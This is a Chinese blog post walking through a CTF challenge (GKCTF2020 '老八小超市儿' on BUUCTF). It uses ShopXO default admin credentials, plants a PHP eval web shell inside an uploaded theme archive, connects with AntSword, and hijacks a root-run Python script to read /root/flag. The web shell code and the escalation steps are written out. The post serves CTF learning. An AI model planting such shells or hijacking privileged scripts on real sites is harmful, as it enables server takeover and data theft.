

# BUUCTF刷题记录 老八小超市儿

原创

[m0\\_46576074](#)



于 2020-05-28 11:59:44 发布



298



收藏


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/m0\\_46576074/article/details/106401234](https://blog.csdn.net/m0_46576074/article/details/106401234)

版权

**[GKCTF2020]老八小超市儿**


## 进入网址



## admin.php进入后台

账号admin

密码shopxo



## 应用中心——应用商城——主题

ShopXO 后台管理系统 查看首页 开启全屏 admin

shopXO 应用商店 插件 主题 支付 我要发布插件

主题下载后，到后台管理 -> 网站管理 -> 主题管理 - 主题安装 (选择文件上传即可)  
 系统遵循Apache2开源协议发布，无需授权、可商用、可二次开发、满足99%的电商运营需求  
 VIP授权介绍: <https://shopxo.net/vip.html>  
 logo右上角带VIP标记的插件为VIP授权用户免费提供使用

**默认主题**

作者: Devil  
 主页: <https://shopxo.net/>  
 版本: 1.7.0

适配版本: 不限

ShopXO系统默认主题

[免费下载](#) 提取码: jb48

**粉红主题**

作者: Shopxo/Leo  
 主页: <https://www.iyliscn/>  
 版本: 1.0.0

适配版本: v1.8.0+

粉红主题、给你好心情、热爱分享、让更多人免费使用

[免费下载](#) 提取码: fbr4

**西班牙语模板**

作者: Shopxo/Leo  
 主页: <https://ask.shopxo.net/article/120>  
 版本: 1.0.0

适配版本: 1.8.0 | VIP授权用户免费

西班牙语模板适用于拉美市场的业务

¥ 350元 开发者提供 [购买QQ 3045590640](#)

**蓝色模板**

作者: lenqe  
 主页: <https://lenqe.com/>  
 版本: 1.0.0

适配版本: 1.8.0+ | VIP授权用户免费

蓝色具有理智、准确的意象，电脑、汽车、影印机、摄影器材等行业的不二选择!

**仿苏宁主题**

作者: lenqe  
 主页: <https://lenqe.com/>  
 版本: 1.0.0

适配版本: 1.7.0+ | VIP授权用户免费

主题为橙色，适合水果生鲜行业。

**磨砂红**

作者: lenqe  
 主页: <https://demo.lenqe.com/hui/>  
 版本: 1.0.0

适配版本: 1.8.0-1.8.1 | VIP授权用户免费

磨砂红给你不一样的体验

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

## 下载默认主题


| 名称              | 修改日期            | 类型               | 大小     |
|-----------------|-----------------|------------------|--------|
| a.txt           | 2020/5/28 10:31 | 文本文档             | 1 KB   |
| 默认主题_v1.8.0.zip | 2020/5/28 10:32 | WinRAR ZIP 压缩... | 254 KB |

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

编写一个a.php文件放进默认主题

a.php文件内容

```
<?php
@eval($_POST[a]);
phpinfo();
?>
```



测试成功性

<http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuoj.cn/public/static/index/default/a.php>



|  |  |
|--|--|
| <b>System</b>                                  | Linux 28e473ee142c 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64   |
| <b>Server API</b>                              | Apache 2.0 Handler   |
| <b>Virtual Directory Support</b>               | disabled   |
| <b>Configuration File (php.ini) Path</b>       | /etc/php/7.0/apache2   |
| <b>Loaded Configuration File</b>               | /etc/php/7.0/apache2/php.ini   |
| <b>Scan this dir for additional .ini files</b> | /etc/php/7.0/apache2/conf.d  |
| <b>Additional .ini files parsed</b>            | /etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mbstring.ini, /etc/php/7.0/apache2/conf.d/20-mcrypt.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini, /etc/php/7.0/apache2/conf.d/20-zip.ini |
| <b>PHP API</b>                                 | 20151012   |
| <b>PHP Extension</b>                           | 20151012   |
| <b>Zend Extension</b>                          | 320151012  |
| <b>Zend Extension Build</b>                    | API320151012,NTS   |
| <b>PHP Extension Build</b>                     | API20151012,NTS  |
| <b>Debug Build</b>                             | no   |
| <b>Thread Safety</b>                           | disabled   |
| <b>Zend Signal Handling</b>                    | disabled   |
| <b>Zend Memory Manager</b>                     | enabled  |

屏幕截图 Ctrl + Alt + A

屏幕识图 Ctrl + Alt + O

屏幕录制 Ctrl + Alt + S

✓ 截图时隐藏当前窗口

[https://bj.bcebos.com/aliyun/0\\_46576074](https://bj.bcebos.com/aliyun/0_46576074)

蚁剑连接

<http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuoj.cn/public/static/index/default/a.php>

编辑数据 (http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuj.c...)

保存 清空 测试连接

基础配置

URL地址 \* http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuj.cn/public/sta

连接密码 \* a

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

random (不推荐)


base64

请求信息


其他设置

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

保存, 连接



发现flag



这是个假flag，真flag在root中

查看flag.hint

```
编辑: /flag.hint  
/flag.hint  
1 Thu May 28 03:48:49 2020  
2 Get The Root,The Date Is Usefull!
```

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

接着查看auto.sh

```
编辑: /auto.sh  
/auto.sh  
1 #!/bin/sh  
2 while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done  
3
```

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

每60秒运行一次/var/mail/makeflaghint.py文件，于是想修改文件来执行  
查看/var/mail/makeflaghint.py文件



The screenshot shows the AntSword web editor interface. The browser address bar displays the IP address 111.73.46.229. The editor window title is 'AntSword 编辑 窗口 调试'. The file being edited is located at '/var/mail/makeflaghint.py'. The code in the editor is as follows:

```
1 import os
2 import io
3 import time
4 os.system("whoami")
5 gk1=str(time.ctime())
6 gk="\nGet The Root,The Date Is Useful!"
7 f=io.open("/flag.hint", "rb+")
8 f.write(str(gk1))
9 f.write(str(gk))
10 f.close()
```

At the bottom right of the editor window, there is a URL: [https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

进行修改


The screenshot shows the AntSword web editor interface. The window title is "AntSword 编辑 窗口 调试". The address bar shows the IP address "111.73.46.229". The editor is editing the file "/var/mail/makeflaghint.py". The code in the editor is as follows:

```
1 import os
2 import io
3 import time
4 os.system("whoami")
5 gk1=str(time.ctime())
6 gk="\nGet The Root,The Date Is Useful!"
7 f=io.open("/flag.hint", "rb+")
8 a=io.open("/root/flag", "r").read()
9 f.write(str(a))
10 f.write(str(gk1))
11 f.write(str(gk))
12 f.close()
```

At the bottom right of the editor window, there is a URL: [https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

保存

再次打开flag.hint



得flag